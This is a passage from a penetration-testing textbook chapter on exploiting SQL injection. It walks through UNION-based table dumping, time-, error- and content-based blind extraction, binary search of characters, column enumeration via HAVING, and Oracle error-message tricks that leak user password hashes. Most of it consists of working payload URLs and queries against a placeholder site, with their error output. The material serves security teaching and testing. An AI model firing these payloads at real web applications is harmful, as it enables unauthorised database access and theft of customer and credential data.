Success! As you can see, the table now contains a new row that contains the data you were looking for! Also, you can easily generalize this attack to extract entire databases one piece at a time, as you will see shortly. However, before moving on, another couple of tricks need to illustrated that can be useful when using *UNION* to extract data. In the preceding case, we have four different columns that we can play with: Two of them contain a string and two of them contain an integer. In such a scenario, you could therefore use multiple columns to extract data. For instance, the following URL would retrieve both the name of the current user and the name of the current database:

```
http://www.victim.com/products.asp?id=12+union+select+NULL,system_user,
  db_name(),NULL
```

However, you might not be so lucky, because you could have only one column that can contain the data you are interested in, and several pieces of data to extract. Obviously, you could simply perform one request for each piece of information, but luckily we have a better (and faster) alternative. Take a look at the following query, which uses the concatenation operator for SQL Server (refer to Table 4.2 earlier in the chapter for concatenation operators for other DBMS platforms):


```
SELECT NULL, system_user + ' | ' + db_name(), NULL, NULL
```

This query concatenates the values of *system_user* and *db_name()* (with an extra "|" character in between to improve readability) into one column, and translates into the following URL:

```
http://www.victim.com/products.asp?id=12+union+select+NULL,
  system_user%2B'+|+'%2Bdb_name(),NULL,NULL
```

Submitting this request results in the page shown in Figure 4.5.

Figure 4.5 Using the Same Column for Multiple Data



As you can see, we have been able to link together multiple pieces of information and return them in a single column. You can also use this technique to link different columns, such as in the following query:

```
SELECT column1 FROM table1 UNION SELECT columnA + ' | ' + columnB FROM tableA
```

Note that *column1*, *columnA*, and *columnB* must be strings for this to work. If this is not the case, you have another weapon in your arsenal, because you can try casting to a string the columns whose data is of a different type. Table 4.5 lists the syntax for converting arbitrary data to a string for the various databases.

Table 4.5 Cast Operators

Database Server	Query
Microsoft SQL Server	`SELECT CAST('123' AS varchar)`
MySQL	`SELECT CAST('123' AS char)`
Oracle	`SELECT CAST(1 AS char) FROM dual`

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
So far, we have shown examples in which a *UNION SELECT* query was used to extract only one piece of information (e.g., the database name). However, the real power of *UNION*-based SQL injection becomes evident when you use it to extract entire tables at once. If the Web application is written so that it will correctly present the data returned by the *UNION SELECT* in addition to the original query, why not leverage that to retrieve as much data as possible with each query? Let's say you know the current database has a table called *customers* and that the table contains the columns *userid*, *first_name*, and *last_name* (you will see how to retrieve such information when enumeration of the database schema is illustrated later in this chapter). From what you have seen so far, you know you can use the following URL to retrieve the usernames:

```
http://www.victim.com/products.asp?id=12+UNION+SELECT+userid,first_name,
  second_name,NULL+FROM+customers
```

When you submit this URL you will obtain the response shown in Figure 4.6.

Figure 4.6 Using *UNION SELECT* Queries to Extract Multiple Rows in a Single Request



One URL and you have the full listing of users! Although this is great, very often you will have to deal with applications that, although vulnerable to *UNION*-based SQL injection, will show only the first row of results. In other words, the *UNION* query is successfully injected and successfully executed by the back-end database which dutifully sends back all the rows, but then the Web application (the products.asp file, in this case) will parse and visualize only the first row. How can you exploit the vulnerability in such a case? If you are trying to extract only one row of information, such as for the current user's name, you need to get rid of the original row of results. As an example, here's the URL we used a few pages back to retrieve the name of the database user running the queries:

```
http://www.victim.com/products.asp?id=12+union+select+NULL,system_user,
  NULL,NULL
```

This URL will probably make the remote database server execute a query such as the following:

```
SELECT id,type,description,price FROM products WHERE id = 12
  UNION SELECT NULL,system_user,NULL,NULL
```

To prevent the query from returning the first row of the result (the one containing the item details) you need to add a condition that always makes the *WHERE* clause false, before injecting the *UNION* query. For instance, you can inject the following:

```
http://www.victim.com/products.asp?id=12+and+1=0+union+select+NULL,
  system_user, NULL, NULL
```

The resultant query that is passed at the database now becomes the following:

```
SELECT id,type,name,price FROM e-shops..products WHERE id = 12 AND
  1 = 0 UNION SELECT NULL,system_user,NULL,NULL
```

Because the value *1* is never equal to the value *0*, the first *WHERE* will always be false, the data of the product with ID 12 will not be returned, and the only row the application will return will contain the value *system_user*.

With an additional trick, you can use the same technique to extract the values of entire tables, such as the *customers* table, one row at a time. The first row is retrieved with the following URL, which will remove the original row using the "1=0" inequality:


```
http://www.victim.com/products.asp?id=12+and+1=0+union+select+userid,
  first_name,second_name,NULL+from+customers
```

This URL will return one line of data that will contain the first and last names of the first customer—Charles Smith, whose user ID equals 1. To proceed with the following customer you just need to add another condition that removes from the results the customers whose names have been already retrieved:

```
http://www.victim.com/products.asp?id=12+and+1=0+union+select+userid,
  first_name,second_name,NULL+from+customers+WHERE+userid+>+1
```

This query will remove the original row (the one containing the product details) with the *and 1 =0* clause, and return the first row containing a client with a *userid value of more than 1*. This will result in the response shown in Figure 4.7.

Figure 4.7 Looping through the Rows of a Table with *UNION SELECT*



Further increasing the value of the *userid* parameter will allow you to loop through the whole table, extracting the full list of the customers of victim.com.

Using Conditional Statements

Using *UNION* to inject arbitrary queries is a fast and efficient method of extracting data. However, this is not always possible; Web applications, even when they are vulnerable, are not always willing to give their data away so easily. Fortunately, several other techniques work equally well, albeit not always as quickly and easily. And even the most successful and spectacular "jackpot" of an SQL injection attack, usually consisting of dumping entire databases or obtaining interactive access to the database server, often begins by extracting pieces of data that are far smaller than what a *UNION* statement can achieve. In several cases, these pieces of data comprise just one bit of information, because they are the outcome of queries that have only two possible answers: "Yes" or "No". Even if such queries allow such a minimal amount of data extraction, they are extremely powerful and are one of the deadliest exploitation vectors available. Such queries can always be expressed in the following form:

```
IF condition THEN do_something ELSE do_something_else
```

David Litchfield and Chris Anley have extensively researched and developed this concept, and have authored several white papers on the topic. The general idea is to force the database to behave in different ways and return a different result depending on the specified condition. Such a condition could be the value of a specific bit of a specific byte of data (which we'll explore in more detail in Chapter 5), but in the initial attack stages it usually deals with the configuration of the database. To begin with, however, let's see how the same basic conditional statement translates in the syntax of the different DBMS technologies in Table 4.6.

Table 4.6 Conditional Statements

Database Server	Query
Microsoft SQL Server	`IF ('a'='a') SELECT 1 ELSE SELECT 2`
MySQL	`SELECT IF('a', 1, 2)`
Oracle	`SELECT CASE WHEN 'a' = 'a' THEN 1 ELSE 2 END FROM DUAL` `SELECT decode(substr(user,1,1),'A',1,2) FROM DUAL`

Approach 1: Time-based

A first possible approach in exploiting an SQL injection using conditional statements is based on different times that a Web application takes to respond, depending on the value of some piece of information. On SQL Server, for instance, one of the first things you might want to know is whether the user performing the queries is the system administrator account, *sa*. This is obviously important, because depending on your privileges you will be able to perform different actions on the remote database. Therefore, you can inject the following query:

```
IF (system_user = 'sa') WAITFOR DELAY '0:0:5' --
```

which translates into the following URL:

```
http://www.victim.com/products.asp?id=12;if+(system_user='sa')+WAITFOR+DELAY
  +'0:0:5'--
```

What happens here? *system_user* is simply a Transact-SQL (T-SQL) function that returns the current login name (e.g., *sa*). Depending on the value of *system_user*, the query will execute *WAITFOR* (and will wait five seconds). By measuring the time it takes for the application to return the HTML page, you can determine whether you are *sa*. The two hyphens at the end of the query are used to comment out any spurious SQL code that might be present from the original query and that might interfere with your code.

The value used (*5*, for five seconds) is arbitrary; you could have used any other value between one second (*WAITFOR DELAY '0:0:1'*) and 24 hours (well, almost, as *WAITFOR DELAY '23:59:59'* is the longest delay this command will accept). Five seconds was used because it is a reasonable balance between speed and reliability; a shorter value would give us a faster response, but it might be less accurate in case of unexpected network delays or load peaks on the remote server.

Of course, you can replicate the same approach for any other piece of information in the database, simply by substituting the condition between parentheses. For instance, do you want to know whether the remote database version is 2005? Take a look at the following query:

```
IF (substring((select @@version),25,1) = 5) WAITFOR DELAY '0:0:5' --
```

We start by selecting the *@@version* built-in variable, which, in an SQL Server 2005 installation, will look somewhat like the following:

```
Microsoft SQL Server 2005 - 9.00.3042.00 (Intel X86)
Feb 9 2007 22:47:07
Copyright (c) 1988-2005 Microsoft Corporation
Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 2)
```

As you can see, this variable contains the database version. To understand whether the remote database is SQL Server 2005, you only need to check the last digit of the year, which happens to be the 25th character of that string. That same character will obviously be different from "5" on other versions (e.g., it will be "0" on SQL Server 2000). Therefore, once you have this string you pass it to the *substring()* function. This function is used to extract a part of a string and takes three parameters: the original string, the position where you must begin to extract, and the number of characters to extract. In this case, we extract only the 25th character and compare it to the value *5*. If the two values are the same, we wait the usual five seconds. If the application takes five seconds to return, we will be sure that the remote database is actually an SQL Server 2005 database.

If you have administrative privileges, you can use the *xp_cmdshell* extended procedure to obtain similar results by launching a command that takes a certain number of seconds to complete, as in the following example which will ping the loopback interface for five seconds:

```
EXEC master..xp_cmdshell 'ping -n 5 127.0.0.1'
```

So far, you have seen how to generate delays on SQL Server, but the same concept is applicable on other database technologies. For instance, on MySQL you can create a delay of a few seconds with the following query:

```
SELECT BENCHMARK(1000000,sha1('blah'));
```

The *BENCHMARK* function executes the expression described by the second parameter for the number of times specified by the first parameter. It is normally used to measure server performance, but it is also very useful for introducing an artificial delay. In this case, we tell the database to calculate the SHA1 hash of the string "blah" 1 million times.

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Regarding Oracle, you can achieve the same effect (although less reliably) by generating an HTTP request to a "dead" Internet Protocol (IP) address, using *UTL_HTTP* or *HTTPURITYPE*. If you specify an IP address where no one is listening, the following queries will wait for the connection attempt to time out:

```
select utl_http.request ('http://10.0.0.1/') from dual;
select HTTPURITYPE( 'http://10.0.0.1/').getclob() from dual;
```

An alternative to using the network timing approach is to use a simple Cartesian product. A *count(*)* on four tables takes much more time than returning a number. The following query returns a number after counting all rows in a Cartesian product (which could become really big and time-intensive) if the first character of the username is *A*:

```
SELECT decode(substr(user,1,1),'A',(select count(*) from
  all_objects,all_objects,all_objects,all_objects),0)
```

Easy, isn't it? Well, keep reading, because things are going to get even more interesting.

Approach 2: Error-based

The time-based approach is extremely flexible, and it is guaranteed to work in very difficult scenarios because it uniquely relies on timing and not on the application output. For this reason, it is very useful in pure-blind scenarios, which we will analyze in depth in Chapter 5.

However, it is not suited to extracting more than a few bits of information. Assuming that each bit has the same probability of being 1 or 0, and assuming that we used five seconds as the parameter to *WAITFOR*, each query would take an average of 2.5 seconds (plus any additional network delay) to return, making the process painstakingly slow. You could reduce the parameter passed to *WAITFOR*, but that would likely introduce errors. Luckily, we have in our bag other techniques that will trigger different responses depending on the value of the bit that we are looking for. Take a look at the following query:

```
http://www.victim.com/products.asp?id=12/is_srvrolemember('sysadmin')
```


is_srvrolemember() is an SQL Server T-SQL function that returns the following values:

- *1* if the user is part of the specified group
- *0* if it is not part of the group
- *NULL* if the specified group does not exist

If our user belongs to the sysadmin group, the *id* parameter will be equal to *12/1*, which is equal to *12*, and the application will therefore return the old page describing the Syngress book. However, if the current user is *not* a member of sysadmin, the *id* parameter will have the value *12/0*, which is obviously not a number. This will make the query fail, and the application will return an error. The exact error message can obviously vary a lot: It could be

simply a *'500 Internal Server Error'* returned by the Web server, or it might contain the full SQL Server error message, which will look like the screenshot in Figure 4.8.

Figure 4.8 Error Message As a Result of a Divide-by-Zero



It might also be a generic HTML page that is used to make the application fail gracefully, but the bottom line is the same: Depending on the value of a specific bit, you can trigger different responses, and therefore extract the value of the bit itself.

You can easily extend this principle to other types of queries, and for this purpose the *CASE* statement is introduced, which is supported by the majority of DBMSs and can be injected inside an existing query, making it also available when stacked queries cannot be used. The *CASE* statement has the following syntax:

```
CASE WHEN condition THEN action1 ELSE action2 END
```

As an example, let's see how we can use a *CASE* statement to check, in our e-commerce application, whether the current user is *sa*:

```
http://www.victim.com/products.asp?id=12/(case+when+(system_user='sa')+then+
  1+else+0+end)
```

Approach 3: Content-based

A big advantage of the error-based approach, compared to *WAITFOR*, is speed: Each request returns with a result immediately, independently from the value of the bit that you are extracting, as there are no delays involved. One disadvantage, however, is that it triggers a lot of errors, which might not always be desirable. Luckily, it is often possible to slightly modify the same technique to avoid the generation of errors. Let's take the last URL and modify it slightly:

```
http://www.victim.com/products.asp?id=12%2B(case+when+(system_user+=+'sa')+
  then+1+else+0+end)
```

The only difference is that we substituted the "/" character after the parameter with *%2B*, which is the URL-encoded version of "+" (we can't simply use a "+" in the URL, as it would be interpreted as whitespace). The value of the *id* parameter is therefore given by the following formula:

```
id = 12 + (case when (system_user = 'sa') then 1 else 0 end)
```

The result is pretty straightforward. If the user performing the queries is not *sa*, then *id=12*, and the request will be equivalent to:

```
http://www.victim.com/products.asp?id=12
```

On the other hand, if the user performing the queries is *sa*, then *id=13* and the request will be equivalent to:

```
http://www.victim.com/products.asp?id=13
```

Because we are talking about a product catalog, the two URLs will likely return two different items: The first URL will still return the Syngress book, but the second might return, say, a microwave oven. So, depending on whether the returned HTML contains the string *Syngress* or the string *oven*, we will know whether our user is *sa* or not.

This technique is still as fast as the error-based one, but with the additional advantage that no errors are triggered, making this approach a lot more elegant.

Working with Strings

You might have noticed that in the previous examples the injectable parameter was always a number, and that we used some algebraic trick to trigger the different responses (whether error-based or content-based). However, a lot of parameters vulnerable to SQL injection are strings, not numbers. Luckily, you can apply the same approach to a string parameter, with just a minor twist. Let's assume that our e-commerce Web site has a function that allows the

user to retrieve all the products that are produced by a certain brand, and that this function is called via the following URL:

```
http://www.victim.com/search.asp?brand=acme
```

This URL, when called, performs the following query in the back-end database:

```
SELECT * FROM products WHERE brand = 'acme'
```

What happens if we slightly modify the *brand* parameter? Let's say we substitute the *m* with an *l*. The resultant URL will be the following:

```
http://www.victim.com/search.asp?brand=acle
```

This URL will likely return something very different; probably an empty result set, or in any case a very different one.

Whatever the exact result of the second URL is, if the *brand* parameter is injectable, it is easy to extract data by playing a bit with string concatenation. Let's analyze the process step by step. The string to be passed as a parameter can obviously be split into two parts:

```
http://www.victim.com/search.asp?brand=acm'%2B'e
```

Because *%2B* is the URL-encoded version of the plus sign, the resultant query (for Microsoft SQL Server) will be the following:

```
SELECT * FROM products WHERE brand = 'acm'+'e'
```

This query is obviously equivalent to the previous one, and therefore the resultant HTML page will not vary. We can push this one step further, and split the parameter into three parts instead of two:

```
http://www.victim.com/search.asp?brand=ac'%2B'm'%2B'e
```

Now, the character *m* in T-SQL can be expressed with the *char()* function, which takes a number as a parameter and returns the corresponding ASCII character. Because the ASCII value of *m* is *109* (or *0x6D* in hexadecimal), we can further modify the URL as follows:

```
http://www.victim.com/search.asp?brand=ac'%2Bchar(109)%2B'e
```

The resultant query will therefore become:

```
SELECT * FROM products WHERE brand = 'ac'+char(109)+'e'
```

Again, the query will still return the same results, but this time we have a numeric parameter that we can play with, so we can easily replicate what we saw in the previous section by submitting the following request:

```
http://www.victim.com/search.asp?brand=ac'%2Bchar(108%2B(case+when+
  (system_user+=+'sa')+then+1+else+0+end)%2B'e
```

It looks a bit complicated now, but let's see what is going on in the resultant query:

```
SELECT * FROM products WHERE brand = 'ac'+char(108+(case
when+(system_user='sa') then 1 else 0 end) + 'e'
```

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Depending on whether the current user is *sa* or not, the argument of *char()* will be *109* or *108*, respectively, returning therefore *m* or *l*. In the former case, the string resulting from the first concatenation will be *acme*, whereas in the second it will be *acle*. Therefore, if the user is *sa* the last URL is equivalent to the following:

```
http://www.victim.com/search.asp?brand=acme
```

Otherwise, the URL will be equivalent to the following:

```
http://www.victim.com/search.asp?brand=acle
```

Because the two pages return different results, here we have a safe method for extracting data using conditional statements for string parameters as well.

Extending the Attack

The examples we've covered so far are focused on retrieving pieces of information that can have only two possible values—for example, whether the user is the database administrator or not. However, you can easily extend this technique to arbitrary data. Obviously, because conditional statements by definition can retrieve only one bit of information (as they can infer only whether a condition is true or false), you will need as many connections as the number of bits composing the data in which you are interested. As an example let's return to the user who performs the queries. Instead of limiting ourselves to check whether the user is *sa*, let's retrieve the user's whole name. The first thing to do is to discover the length of the username. You can do that using the following query:

```
select len(system_user)
```

Assuming that the username is *appdbuser*, this query will return the value *9*. To extract this value using conditional statements, you need to perform a binary search. Assuming that you use the error-based method that was illustrated a few pages ago, the following URLs will be sent:

```
http://www.victim.com/products.asp?id=10/(case+when+(len(system_user)+>+8)+
  then+1+else+0+end)
```

Because our username is longer than 8 characters, this URL will not generate an error. We continue with our binary search with the following queries:

```
http://www.victim.com/products.asp?id=12/(case+when+(len(system_user)+>+16)+
  then+1+else+0+end) ---> Error
http://www.victim.com/products.asp?id=12/(case+when+(len(system_user)+>+12)+
  then+1+else+0+end) ---> Error
http://www.victim.com/products.asp?id=12/(case+when+(len(system_user)+>+10)+
  then+1+else+0+end) ---> Error
http://www.victim.com/products.asp?id=12/(case+when+(len(system_user)+>+9)+
  then+1+else+0+end) ---> Error
```

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Done! Because the *(len(system_user) > 8)* condition is true and the *(len(system_user) > 9)* condition is false, we know that our username is nine characters long.

Now that we know the length of the username, we need to extract the characters that compose the username. To perform this task we will cycle through the various characters, and for each of them we will perform a binary search on the ASCII value of the letter itself. On SQL Server, to extract a specific character and calculate its ASCII value you can use the following expression:

```
ascii(substring((select system_user),1,1))
```

This expression retrieves the value of *system_user*, extracts a substring that starts from the first character and that is exactly one character long, and calculates its decimal ASCII value. Therefore, the following URLs will be used:

```
http://www.victim.com/products.asp?id=12/(case+when+(ascii(substring(select+
  system_user),1,1))+>+64)+then+1+else+0+end) ---> Ok
http://www.victim.com/products.asp?id=12/(case+when+(ascii(substring(select+
  system_user),1,1))+>+128)+then+1+else+0+end) ---> Error
http://www.victim.com/products.asp?id=12/(case+when+(ascii(substring(select+
  system_user),1,1))+>+96)+then+1+else+0+end) ---> Ok
<etc.>
```

The binary search will continue until the character *a* (ASCII: *97* or *0x61*) is found. At that point, the procedure will be repeated for the second character, and so on. You can use the same approach to extract arbitrary data from the database, but it is very easy to see that this technique requires a large number of requests in order to extract any reasonable amount of information. Several free tools can automate this process, but nevertheless this approach is not recommended for extracting large amounts of data such as entire databases.

Using Errors for SQL Injection

You have already seen that in a non-blind SQL injection scenario database errors are very helpful in providing the attacker with the information necessary to craft correct arbitrary queries. You also discovered that, once you know how to craft correct queries, you can leverage error messages to retrieve information from the database, by using conditional statements that allow you to extract one bit of data at a time. However, in some cases error messages can also be used for much faster data extraction. Earlier in the chapter, we used an error message to disclose the SQL Server version by injecting the string *@@version* where a numeric value was expected, generating an error message with the value of the *@@version* variable. This works because SQL Server produces far more verbose error messages compared to other databases. Well, this feature can be abused to extract arbitrary information from the database, and not

just its version. For instance, we might be interested in knowing which database user performs the query on the database server:

```
http://www.victim.com/products.asp?id=system_user
```

Requesting this URL will generate the following error:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when
converting the nvarchar value 'appdbuser' to data type int.
/products.asp, line 33
```

You already saw how to determine whether our user belongs to the sysadmin group, but let's see another way to get the same information using this error message, by using the value returned by *is_srvrolemember* to generate the string that will trigger the cast error:

```
http://www.victim.com/products.asp?id=char(65%2Bis_srvrolemember('sysadmin'))
```

What is happening here? The number 65 is the decimal ASCII value of the character *A*, and *%2B* is the URL-encoded version of the "+" sign. If the current user does not belong to the sysadmin group, *is_srvrolemember* will return *0*, and *char(65+0)* will return the *A* character. On the other hand, if the current user has administrative privileges, *is_srvrolemember* will return *1*, and *char(66)* will return *B*, again triggering the casting error. Trying the query, we receive the following error:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when
converting the nvarchar value 'B' to data type int.
/products.asp, line 33
```

It appears as though we have a *B*, which means that our database user has administrative privileges! You can consider this last attack as a sort of hybrid between content-based conditional injection and error-based conditional injection. As you can see, SQL injection attacks can come in so many forms that it's impossible to capture all of them in one book, so don't forget to use your creativity. Being able to think out of the box is the key feature of a successful penetration tester.

Another error-based method that allows an attacker to enumerate the names of the columns being used in the current query is provided by the *HAVING* clause. This clause is normally used in conjunction with *GROUP BY* to filter the results returned by a *SELECT* statement. However, on SQL Server you can use it to generate an error message that will contain the first column of the query, as in the following URL:

```
http://www.victim.com/products.asp?id=1+having+1=1
```

The application returns the following error:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
```

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```
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'products.id' is
invalid in the select list because it is not contained in either an
aggregate function or the GROUP BY clause.
/products.asp, line 233
```

The error message contains the names of the *products* table and of the *id* column, which is the first column used in the *SELECT*. To move to the second column, we simply need to add a *GROUP BY* clause with the name of the column we just discovered:

```
http://www.victim.com/products.asp?id=1+group+by+products.id+having+1=1
```

We now receive another error message:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'products.name' is
invalid in the select list because it is not contained in either an
aggregate function or the GROUP BY clause.
/shop.asp, line 233
```

Because the first column is now part of the *GROUP BY* clause, the error is triggered by the second column: *products.name*. The next step is to add this column to the *GROUP BY* without removing the previous one:

```
http://www.victim.com/shop.asp?item=1+group+by+products.id,
  products.name+having+1=1
```

By simply repeating this procedure until we get no more errors, we can easily enumerate all columns.

TIP

As you can see from the examples so far, verbose error messages can be extremely useful to an attacker. If you are responsible for a Web application, make sure it is configured so that when something goes wrong it returns only a custom HTML page that contains a very generic error message for the users. Detailed error messages should be available only to the developers and administrators of a Web application.

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Error Messages in Oracle

Oracle also offers the possibility of extracting data via error messages. Depending on the database version, different PL/SQL functions in Oracle make it is possible to control the content of the error message. The best-known function is *utl_inaddr*. This function is responsible for the name resolution of hosts.

```
SQL> select utl_inaddr.get_host_name('victim') from dual;
ORA-29257: host victim unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

In this case, it is possible to control the content of the error message. Whatever is passed to the function is printed in the error message.

In Oracle, you can replace every value (e.g., a string) with a *SELECT* statement. The only limitation is that this *SELECT* statement must return exactly one column and one row. If not, you will get the error message *ORA-01427: single-row subquery returns more than one row*. This can be used as in the following examples from the SQL*Plus command line:

```
SQL> select utl_inaddr.get_host_name((select username||'='||password
  from dba_users where rownum=1)) from dual;
ORA-29257: host SYS=D4DF7931AB130E37 unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1

SQL> select utl_inaddr.get_host_name((select banner from v$version where
rownum=1)) from dual;

ORA-29257: host ORACLE DATABASE 10G RELEASE 10.2.0.1.0 - 64BIT PRODUCTION unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

The *utl_inaddr.get_host_name* function can now be injected into a vulnerable URL. In Figure 4.9, the error message contains the current date of the database.

